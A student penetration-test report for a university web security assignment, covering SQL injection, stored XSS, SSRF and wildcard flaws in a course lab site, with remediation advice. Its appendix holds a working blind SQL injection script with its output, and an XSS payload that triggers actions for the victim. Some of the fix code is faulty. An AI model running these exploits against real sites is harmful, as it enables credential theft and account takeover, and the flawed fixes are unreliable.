We Test Pens Incorporated

COMP90074 - Web Security Assignment 2

PENETRATION TEST REPORT FOR PleaseHold Pty. Ltd. - WEB APPLICATION

Report delivered: 09/05/2021

Executive Summary

We Test Pens Incorporated has carried out a penetration test of the web application (http://assignment-hermes.unimelb.life) at the request of PleaseHold.

In short, four vulnerabilities have been found:

1. Blind SQL Injection
2. Stored Cross-Site Scripting (XSS)
3. Server-Side Request Forgery (SSRF)
4. SQL Wildcard Attack

These vulnerabilities' risks range from high to low. The highest one is Blind SQL Injection (Finding 1), which allows an attacker to obtain login credentials and sensitive information of all users and perform unauthorised actions. The risks of Stored XSS and SSRF are rated as medium. Stored XSS allows an attacker to inject the malicious script into the website and execute it on the victim's browser. This causes unauthorised actions by an attacker masquerading as a victim user. SSRF is a vulnerability that induces the server-side application to make an HTTP request to any server that the attacker chooses, which results in unauthorised access to the user's sensitive data. The risk of SQL Wildcard Attack is rated as low, and it allows an attacker to view all the training information.

The python codes to reproduce Blind SQL Injection and SSRF are attached with this report (sqli.py and ssrf.py).

Based on the findings, the application has high risks to leak sensitive information, and thus mitigating actions for each vulnerability are required. It is highly recommended that those vulnerabilities are to be fixed before the system launch. The mitigation methods are outlined in the following report.

The first three vulnerabilities should have quick patches as the risks of these are from medium to high. However, the SQL Wildcard Attack vulnerability (risk rated as low) is not as pressing as the first three. It is also recommended that the entire application should be moved to HTTPS protocol that is more secure than HTTP. It is important to note that there is a limited budget and time for setting up a full testing environment. If the recommendation is not carried out, the warning of insecure connection should be implemented to mitigate the risk of the business.

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

Risk	Reference	Vulnerability
High	Finding 1	Blind SQL Injection vulnerability present in user search functionality
Medium	Finding 2	Stored Cross-Site Scripting vulnerability present in anonymous question functionality
Medium	Finding 3	Server-Side Request Forgery (SSRF) vulnerability present in edit profile functionality
Low	Finding 4	SQL Wildcard Attack present in API functionality

Detailed Findings

Finding 1 – Blind SQL Injection

Description	**A data breach could occur due to a Blind SQL injection vulnerability in the user search functionality. This leads to full account takeover and causes unauthorised actions and potential loss of sensitive personally identifiable information (PII).** The web application has Blind SQL injection vulnerability via its user search functionality. An attacker can inject malicious SQL query to interfere with the structure of the intended SQL query [1]. This results in information leakage of its users, including login credentials (username and password) and some sensitive data. An attacker can use the login credentials to log in victim's account and request a change of the victim's profile (publish profile for approval is not working on the current application, however). However, it is important to note that an attacker firstly needs to log-in to perform this SQL injection as user search functionality is in authenticated area of the application. Due to the limited information provided about PleaseHold's HR system, it is unclear how credentials are assigned. If the application is used by only the internal staff, the likelihood of this vulnerability decreases. Once an attacker authenticated to the application, this vulnerability could be easily exploited as the search bar is one of the most common places for the (Blind) SQL injection flow.
Proof of Concept	This vulnerability arises when an authenticated user enters queries into the user search functionality (or via http://assignment-hermes.unimelb.life/find-user.php). Once malicious input is entered, it shows the user found or not in the result. In this way, an attacker can check if the data exists and retrieve the sensitive information from the database. For a detailed walkthrough, see Appendix 2, Section 1.
Impact	**Major:** An attacker can obtain login credentials for all users, stealing their sensitive information and perform actions on their behalf. However, users can only query the database and cannot modify and delete the contents. This means that an attacker can only steal the user's information and request a change of the profile (if publish profile for approval is working).
Likelihood	**Possible:** The search bar is one of the most common places to find SQL injection vulnerability. The luck of the filter makes SQL injection easier and allows an attacker to easily exploit this

	vulnerability. We see this vulnerability as possible because an attacker first needs to authenticate into the web application by using login credentials and find this vulnerability.
Risk Rating	**High:** The risk rating of the Blind SQL Injection vulnerability being exploited is high because it is **possible** that an attacker login victim's account and find the vulnerability. It has a **major** impact on the business that an attacker obtains sensitive information of the users and take over their account. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] https://portswigger.net/web-security/sql-injection [2] https://portswigger.net/web-security/sql-injection/blind [3] sqli.py
Recommendation	The possible remediation for this attack is to use parameterised queries (prepared statement) instead of string concatenation [1, 2]. In this way, we can ensure that the query works as the intended structure. For example: $stmt = $con -> prepare("SELECT * FROM users WHERE username = ?"); $stmt->bind_param("s",$input); $stmt->execute(); $stmt->close();

Finding 2 – Stored Cross-Site Scripting (Stored XSS)

Description	**Due to a Stored XSS vulnerability in the web application's anonymous question functionality, malicious scripts could be injected into the web page and executed on the victim's browser. This causes unauthorised actions by an attacker masquerading as a victim user.** The web application has Stored XSS vulnerability in the anonymous question functionality. An attacker can input a malicious script into the question and run it in the victim's browser. This could result in unauthorised actions by the attacker masquerading as a victim user. However, it is important to note that an attacker needs login credentials to authenticate into the website and find this vulnerability. It is unclear how login credentials are assigned based on PleaseHold's testing scenario. However, if the application is for internal usage, the likelihood of this vulnerability being exploited decreases. Once an attacker is managed to log in to the website, the attacker is likely to find this vulnerability as the submission form is one of the most common places to find Stored XSS.
Proof of Concept	This vulnerability arises when an authenticated user enters scrips in the anonymous question functionality (or via http://assignment-hermes.unimelb.life/ask-question.php). Once malicious scrips entered, an attacker can run a script on the victim's browser and perform unauthorised action, including running an ajax request behind the browser and send the result to an attacker. For a detailed walkthrough, see Appendix 2, Section 2.
Impact	**Minor:** An attacker can send a request through ajax call and receive the result such as the pass probation functionality, the validate website functionality, and request a change of user's profile (if the publish profile for approval working). However, this vulnerability does not cause any deletion or modification of contents. An attacker could only do minor actions including triggering pass probation functionality.
Likelihood	**Possible:** The submission form is one of the most common places to find Stored XSS. The lack of a filtering script enables an attacker to easily exploit this vulnerability. We see it is possible because an attacker needs to log in first and find the exploit.
Risk Rating	**Medium:** The risk rating of the Stored XSS vulnerability being exploited is medium because it is **possible** for an attacker to obtain login credentials and find this vulnerability, which results

	in a **minor** impact on the business, such as triggering pass probation functionality. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] https://portswigger.net/web-security/cross-site-scripting [2] https://portswigger.net/web-security/cross-site-scripting/stored [3] xss.txt
Recommendation	To mitigate this attack, we can encode data from being interpreted as active content [1][2]. For example in this case, we can use HTML entity encodes: <script> to <script>. htmlentities($str); Also, we can use an HTTP XSS protection header to ensure that the browser works as intended. Additionally, we can use content security policy (CSP) to reduce the impact of the XSS.

Finding 3 – Server-Side Request Forgery (SSRF)

Description	**Using SSRF vulnerability in the web application's validate website functionality, an attacker can induce the server-side application to make HTTP requests to any domain that the attacker chooses [1]. This can abuse the trust relationship between the server and others, resulting in unauthorised access to data.** The web application has SSRF vulnerability in the validate website functionality. An attacker can inject a malicious website address to induce the server-side application to make HTTP requests and access sensitive data of authenticated users. This can result in information leakages including the authenticated user's bio, resumes and other sensitives data. However, an attacker needs login credentials to log in a targeted account and find this vulnerability. The likelihood and impact of this vulnerability significantly decrease if the application is used for internal staff. Once an attacker could obtain login credentials and login the application, it is possible to find this vulnerability. However, the attacker needs to obtain the login credentials of the user that the attacker wants to steal information from.
Proof of Concept	This vulnerability arises when an authenticated user enters the website into the edit profile function (or http://assignment-hermes.unimelb.life/validate.php). Once an attacker inputs a malicious web address, it allows the server-side application to make HTTP requests to the web address for its services. For a detailed walkthrough, see Appendix 2, Section 3.
Impact	**Major:** An attacker could steal/obtain the authenticated user's sensitive information including resume, bio, and some other sensitive information. However, an attacker can neither delete nor modify the contents.
Likelihood	**Unlikely:** While it is possible to authenticate into the application using login credentials and find this vulnerability in website form, it is unlikely that an attacker can find the user's credentials that the attacker wants to steal information from, such as a user who has already passed the probation.
Risk Rating	**Medium:** The risk rating of the SSRF is medium because it is **unlikely** that an attacker finds the user credentials that an attacker particularly wants to steal information from, and it has a **major** impact on the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.

References	[1] https://portswigger.net/web-security/ssrf [2] ssrf.py

Recommendation	To mitigate this vulnerability, we can create whitelist of services accessible by the application [1]. For example, do not allow loopback address as an input.
	$not_allowed = '127.0.0.1'
	foreach ($not_allowed as $no) {
	  if (strpos($input, $no) !== FALSE) {
	  echo "Not allowed";
	  }
	}
	Another way to mitigate this vulnerability is to disable the website input or the ajax to check if the website exists.

Finding 4 – SQL Wildcard Attack

Description	**Information leakage might occur due to SQL Wildcard Attack vulnerability on this page (http://assignment-hermes.unimelb.life/api/store.php?name=OSCP). This lets the attacker view the information that is not supposed to be viewed by the authenticated user.** The web application has the SQL Wildcard Attack vulnerability on the API page. This can cause information leakage of all training data. However, an attacker still needs to log in to the application to find this vulnerability. While the impact on the business is small, an attacker can find the vulnerability easily once the attacker obtains login credentials.
Proof of Concept	This vulnerability arises when an authenticated user enters wildcard (%%) to a query on a request in the page (http://assignment-hermes.unimelb.life/api/store.php?name=OSCP) [1]. Once an attacker pass %% to the name argument, the result includes all the records. For a detailed walkthrough, see Appendix 2, Section 4.
Impact	**Negligible:** An attacker can obtain no more than all training information. The impact on the business is very small.
Likelihood	**Possible:** The instruction was given on the API documentation page and the flow is easy for an attacker to exploit. We see it as possible because the attacker needs login authentication to the application before finding this vulnerability.
Risk Rating	**Low:** The risk rating of the SQL Wildcard Attack vulnerability is low because it is **possible** that the attacker gets a login authentication and finds this vulnerability. The impact on the business is **negligible**. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] Lecture 5 – SQL Wildcard Attacks slides [2] wildcard.txt

Recommendation	To mitigate this vulnerability, blacklisting input can be taken. Simply blacklist “%” for input.
	foreach ($blacklist as $i) {
	  if (strpos($input, $i) !== FALSE) {
	  echo "Not allowed"; }}

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

Likelihood	Consequence: Negligible	Minor	Moderate	Major	Catastrophic
Rare	Low	Low	Low	Medium	High
Unlikely	Low	Low	Medium	Medium	High
Possible	Low	Medium	Medium	High	Extreme
Likely	Medium	High	High	Extreme	Extreme
Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information

Section 1 – Blind SQL Injection exploitation walkthrough

The Blind SQL Injection is in the user search functionality. This can be accessed by authenticated users from the find user page (http://assignment-hermes.unimelb.life/question.php). Once entering a query, the query is passed to find-user.php (http://assignment-hermes.unimelb.life/find-user.php?username=) as a parameter for Ajax's GET request and the result displays as "User Not Found" or "User Found" (Figure 1.1, 1.2).




Figure 1.1: explanation in Figure 1.2.




Figure 1.2: screenshots of the web application's user search page. (1) query input here. (2) background ajax call caught by Burp suite. (3) result showing.

<u>Exploit: Leaking sensitive information (Flag)</u>

The following provides a proof of concept for an attack that exploits this vulnerability and obtain sensitive information (Flag). The python script is used for this attack and explained in the following table. ***<u>The python script is also attached with this file (sqli.py).</u>***

Step	Screenshot	Explanation

1	
	import requests
	import string
	import time
	
	#login auth payload
	payload = {'user': 'katsuhidei', 'pass': 'katsuhidei'}
	#login auth page
	url_auth = 'http://assignment-hermes.unimelb.life/auth.php'
	#url and ?username=
	url_target = "http://assignment-hermes.unimelb.life/find-user.php"
	
	#sql query true
	sql = "katsuhidei"
	#sql query to check number of table use .format(num=1) to change value
	sql_table_num = "katsuhidei' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=database()) = '{num}"
	#sql query to check each table's name
	sql_table_name = "katsuhidei' AND SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema = database() LIMIT {index},1),1,{num}) = '{letter}"
	#sql query to check column names for each tables
	sql_column_name = "katsuhidei' AND SUBSTRING((SELECT column_name FROM information_schema.columns WHERE table_name='{table}' LIMIT {index},1),1,{num}) = '{letter}"
	#sql to find flag in column
	sql_password_flag_num = "katsuhidei' AND (SELECT COUNT(*) FROM Users WHERE password LIKE '%Flag%') = '{num}"
	sql_password_flag = "katsuhidei' AND SUBSTRING((SELECT password FROM Users WHERE password LIKE '%Flag%'),1,{num}) = '{letter}"
	
	def makeRequest(url_target,sql,s):
	#set parameters
	params = {"username": sql}
	#make the request
	x = s.get(url = url_target,params = params)
	#remember response time
	time = x.elapsed.total_seconds()
	#return the content of the response & response time
	return x.text, time
	
	#login session
	with requests.Session() as s:
	#get auth
	s.post(url_auth, data=payload)
		Firstly, import necessary libraries: requests, string, time. Payload stores login credentials, url_auth stores URL to get login authentication, and url_target stores Ajax URL where we will use to pass query as a parameter in GET request. Also, prepare some queries that will be used later (explained later). A function called makeRequest is to get a response from the GET request.

2	
	#----------number of tables----------
	#make the request for number of table
	print('number of table testing')
	#table_count=0
	table_count = 3
	while True:
	response = makeRequest(url_target,sql_table_num.format(num=table_count),s)
	if response[0] == 'true':
	print(sql_table_num.format(num=table_count))
	print("there are " + str(table_count) + " tables")
	break
	elif table_count == 100:
	print("reached 100... stopping process...")
	break
	else:
	print(sql_table_num.format(num=table_count))
	print("returned text is \"" + response[0] + "\"")
	table_count = table_count + 1
	time.sleep(2)
	
	returned text is "No data was fetched"
	katsuhidei' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=database()) = '2
	returned text is "No data was fetched"
	katsuhidei' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=database()) = '3
	there are 3 tables
	>>>
		The first query is “katsuhidei' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=database()) = '{num}”.
		
		This query count number of tables and if the {num} is equal to the number of tables, it returns true. This code run from 0 to 100 for {num}, and if true is returned, it breaks the loop.
		
		The result shows there are 3 tables in the current database.

<table>
<tr>
<td>3</td>
<td>

```
#------------------------each table name-------------------------

    #make the request for each table's name
    print('table name testing')
    for index in range(0,3):
        letter = ""
        for num in range(1,30):
            if len(letter)+1 != num:
                print("error!\n\n")
                break
            for az in string.ascii_lowercase + string.ascii_uppercase:
                #print(sql_table_name.format(index=index,num=num,letter=letter+az))
                response = makeRequest(url_target,sql_table_name.format(index=index,num=num,letter=letter+az),s)
                if response[0] == 'true':
                    letter = letter + az
                    print("the name of table is \"" + letter + "\"")
                    break
                else:
                    print("waiting... " + az)
                time.sleep(2)
```

```
waiting... q
waiting... r
the name of table is "Trainings"
waiting... a
waiting... b
```

```
waiting... q
waiting... r
the name of table is "Users"
waiting... a
waiting... b
waiting... c
waiting... e
waiting... f
the name of table is "testing"
waiting... a
waiting... b
waiting... c
```

</td>
<td>

The second query is “katsuhidei' AND SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema = database() LIMIT {index},1),1,{num}) = '{letter}”.

This query checks the first to {num} letters of the {index} th table in the current database are equal to {lettter}. The code iterates alphabet letters and produces the name of tables.

The result shows the first table is called “Trainings”, the second table is called “Users” and the third table is called “testing”.

</td>
</tr>
<tr>
<td>4</td>
<td>

```
#----------------------column name testing-------------------

    #make the request for each column's name
    print('column name testing')
    noColumn = False
    for table in ['Trainings','Users','testing']:
        for index in range(0,10):
            letter = ""
            if noColumn == True:
                noColumn = False
                break

            for num in range(1,30):

                for az in string.ascii_lowercase + string.ascii_uppercase:
                    #print(sql_column_name.format(table=table,index=index,num=num,letter=letter+az))
                    response = makeRequest(url_target,sql_column_name.format(table=table,index=index,num=num,letter=letter+az),s)
                    if response[0] == 'true':
                        letter = letter + az
                        print("the name of table is \"" + table + "\"")
                        print("the name of column is \"" + letter + "\"")
                        break
                    else:
                        print(table + " table waiting... " + az)
                    time.sleep(2)

                if num == 1 and len(letter) != num:
                    print("there may be no more column in this table\n\n")
                    noColumn = True
                    break

                if len(letter) != num:
                    print("the name of table is \"" + table + "\"")
                    print("the name of column is \"" + letter + "\"")
                    break
```

```
Trainings table waiting... Z
the name of table is "Trainings"
the name of column is "id"
Trainings table waiting... a
Trainings table waiting... b
Trainings table waiting... c
```

</td>
<td>

The third query is "katsuhidei' AND SUBSTRING((SELECT column_name FROM information_schema.columns WHERE table_name='{table}' LIMIT {index},1),1,{num}) = '{letter}".

This query checks first to {num} letters of the {index} th column in the {table} table in the current database are equal to {letter}.

The code iterates alphabet letters and produces the name of columns in each table.

The result shows:

</td>
</tr>
</table>

	rainings table waiting... V rainings table waiting... W rainings table waiting... X rainings table waiting... Y rainings table waiting... Z he name of table is "Trainings" he name of column is "name" rainings table waiting... a rainings table waiting... b rainings table waiting... c he name of table is "Trainings" he name of column is "d" [illegible] Trainings table waiting... Y Trainings table waiting... Z the name of table is "Trainings" the name of column is "description" Trainings table waiting... a Trainings table waiting... b Trainings table waiting... c Users table waiting... [illegible] Users table waiting... Y Users table waiting... Z the name of table is "Users" the name of column is "id" Users table waiting... a Users table waiting... b Users table waiting... c Users table waiting... Y Users table waiting... Z the name of table is "Users" the name of column is "username" Users table waiting... a Users table waiting... b Users table waiting... W Users table waiting... X Users table waiting... Y Users table waiting... Z the name of table is "Users" the name of column is "password" Users table waiting... a Users table waiting... b Users table waiting... c ers table waiting... X ers table waiting... Y ers table waiting... Z e name of table is "Users" e name of column is "website" ers table waiting... a ers table waiting... b ers table waiting... c	**Trainings table: id, name, description** **Users table: id, username, password, website, probation, roles, api** **testing table: id, msg**

<table>
<tr><td></td><td>

```
Users table waiting... Y
Users table waiting... Z
the name of table is "Users"
the name of column is "probation"
Users table waiting... a
Users table waiting... b
Users table waiting... c
Users table waiting... V
Users table waiting... W
Users table waiting... X
Users table waiting... Y
Users table waiting... Z
the name of table is "Users"
the name of column is "roles"
Users table waiting... Y
Users table waiting... Z
the name of table is "Users"
the name of column is "api"
Users table waiting... a
testing table waiting... Y
testing table waiting... Z
the name of table is "testing"
the name of column is "id"
testing table waiting... a
testing table waiting... b
testing table waiting... Z
the name of table is "testing"
the name of column is "msg"
testing table waiting... a
```

</td><td></td></tr>
<tr><td>5</td><td>

```
#-----------------------count flag string---------------------------

    #make the request for flag string in password column in users
    print('count flag string')
    flag_count = 0
    while True:
        response = makeRequest(url_target,sql_password_flag_num.format(num=flag_count),s)
        if response[0] == 'true':
            print(sql_password_flag_num.format(num=flag_count))
            print("there are " + str(flag_count) + " flags string in password column in users tables")
            break
        elif flag_count == 10:
            print("reached 100... stopping process...")
            break
        else:
            print(sql_password_flag_num.format(num=flag_count))
            print("returned text is \"" + response[0] + "\"")

        flag_count = flag_count + 1
        time.sleep(2)
```

```
count flag string
katsuhidei' AND (SELECT COUNT(*) FROM Users WHERE password LIKE '%Flag%') = '0
returned text is "No data was fetched"
katsuhidei' AND (SELECT COUNT(*) FROM Users WHERE password LIKE '%Flag%') = '1
there are 1 flags string in password column in users tables
>>>
Ln: 528  Col: 4
```

</td><td>The fourth query is "katsuhidei' AND (SELECT COUNT(*) FROM Users WHERE password LIKE '%Flag%') = '{num}".

This query counts the number of records that contains the “Flag” string in the password column in the Users table.

The result shows there is one record that contains a flag string.</td></tr>
<tr><td>6</td><td></td><td>The fifth query is "katsuhidei' AND SUBSTRING((SELECT password FROM</td></tr>
</table>

```
#----------------------find flag--------------------------------

    #make the request for
    print('finding flag')

    letter = ""
    noFlag = False
    for num in range(1,50):
        if noFlag == True:
            break
        for az in string.ascii_letters + string.digits + string.punctuation + string.whitespace:
            response = makeRequest(url_target,sql_password_flag.format(num=num,letter=letter+az),s)
            if response[0] == 'true':
                letter = letter + az
                print("the flag is \"" + letter + "\"")
                break
            else:
                print("waiting... " + az)
            time.sleep(2)
        if num == 1 and len(letter) != num:
            print("no Flag\n\n")
            noFlag = True
            break
        if len(letter) != num:
            print("the flag is \"" + letter + "\"")
            break
```

```
waiting... u
waiting... □
the flag is "flag{wear_some_glasses_minions!}"
>>>
```

Users WHERE password LIKE '%Flag%'),1,{num}) = '{letter}".

The query checks the first to {num} letters of the record that contains the “Flag” string in the Users table is equal to {letter}.

The result shows that there is a flag called "flag{wear_some_glasses_minions!}".

Section 2 – Stored Cross-Site Scripting (XSS) exploitation walkthrough

The Stored XSS vulnerability is in anonymous question functionality. This can be accessed by authenticated users from an anonymous question page (http://assignment-hermes.unimelb.life/question.php) or a post requesting to ajax page (http://assignment-hermes.unimelb.life/ask-question.php). Once entering a question, it will be passed to ask-question.php as a parameter of an ajax post request.




Figure 2.1: explained in Figure 2.2.





Figure 2.2: screenshots of the web application's anonymous question page. 1: type a question. 2: it sends a post ajax request from ask-question.php with the question as a parameter. 3: receive a response "successfully sent!".

<u>Exploit: Passing probation (Flag)</u>



The following steps provide a proof of concept for an attack that exploits the XSS vulnerability.

Step	Screenshot	Explanation

1	
	`</script>`
	`<button onclick="document.getElementById('form1').action = '#';" class="btn btn-primary pull-right">Publish Profile for Approval<div`
	`<button onclick="validate_website()" class="btn btn-primary pull-right">Validate Website</button>`
	`<button onclick="#" onclick="pass_probation()" class="btn btn-primary pull-right" disabled>Pass Probation</button>`
	`<div class="clearfix"></div>`
	`</form>`
	`</div>`
	`</div>`
	`div>`
		From the user profile page, we can find that the pass probation button is disabled.

2	`</script>`
	`<script>`
	`function pass_probation(){`
	`var x = new XMLHttpRequest();`
	`x.onreadystatechange = function() {`
	`if (this.readyState == 4 && this.status == 200) {`
	`return true;`
	`}`
	`};`
	`x.open("GET", "/pass_probation.php?user=" + document.getElementById("username").value, true);`
	`x.send();`
	`}`
	`</script>`
	`<button onclick="document.getElementById('form1').action = '#';" class="btn btn-primary pull-right">Publish Profile fo`
		In the source code of the user profile page, there is a script to pass probation, which is disabled by default.

3	`<script> var x = new XMLHttpRequest();`
	`x.open("GET", "http://assignment-hermes.unimelb.life/pass_probation.php?user="+"katsuhidei");`
	`x.send();`
	`</script>`
		We rewrite it and send this payload via an anonymous question page.

		
4		The flag "FLAG{Probation_completed_Access_granted}" appears on the profile page.

Section 3 – Server-Side Request Forgery (SSRF) exploitation walkthrough

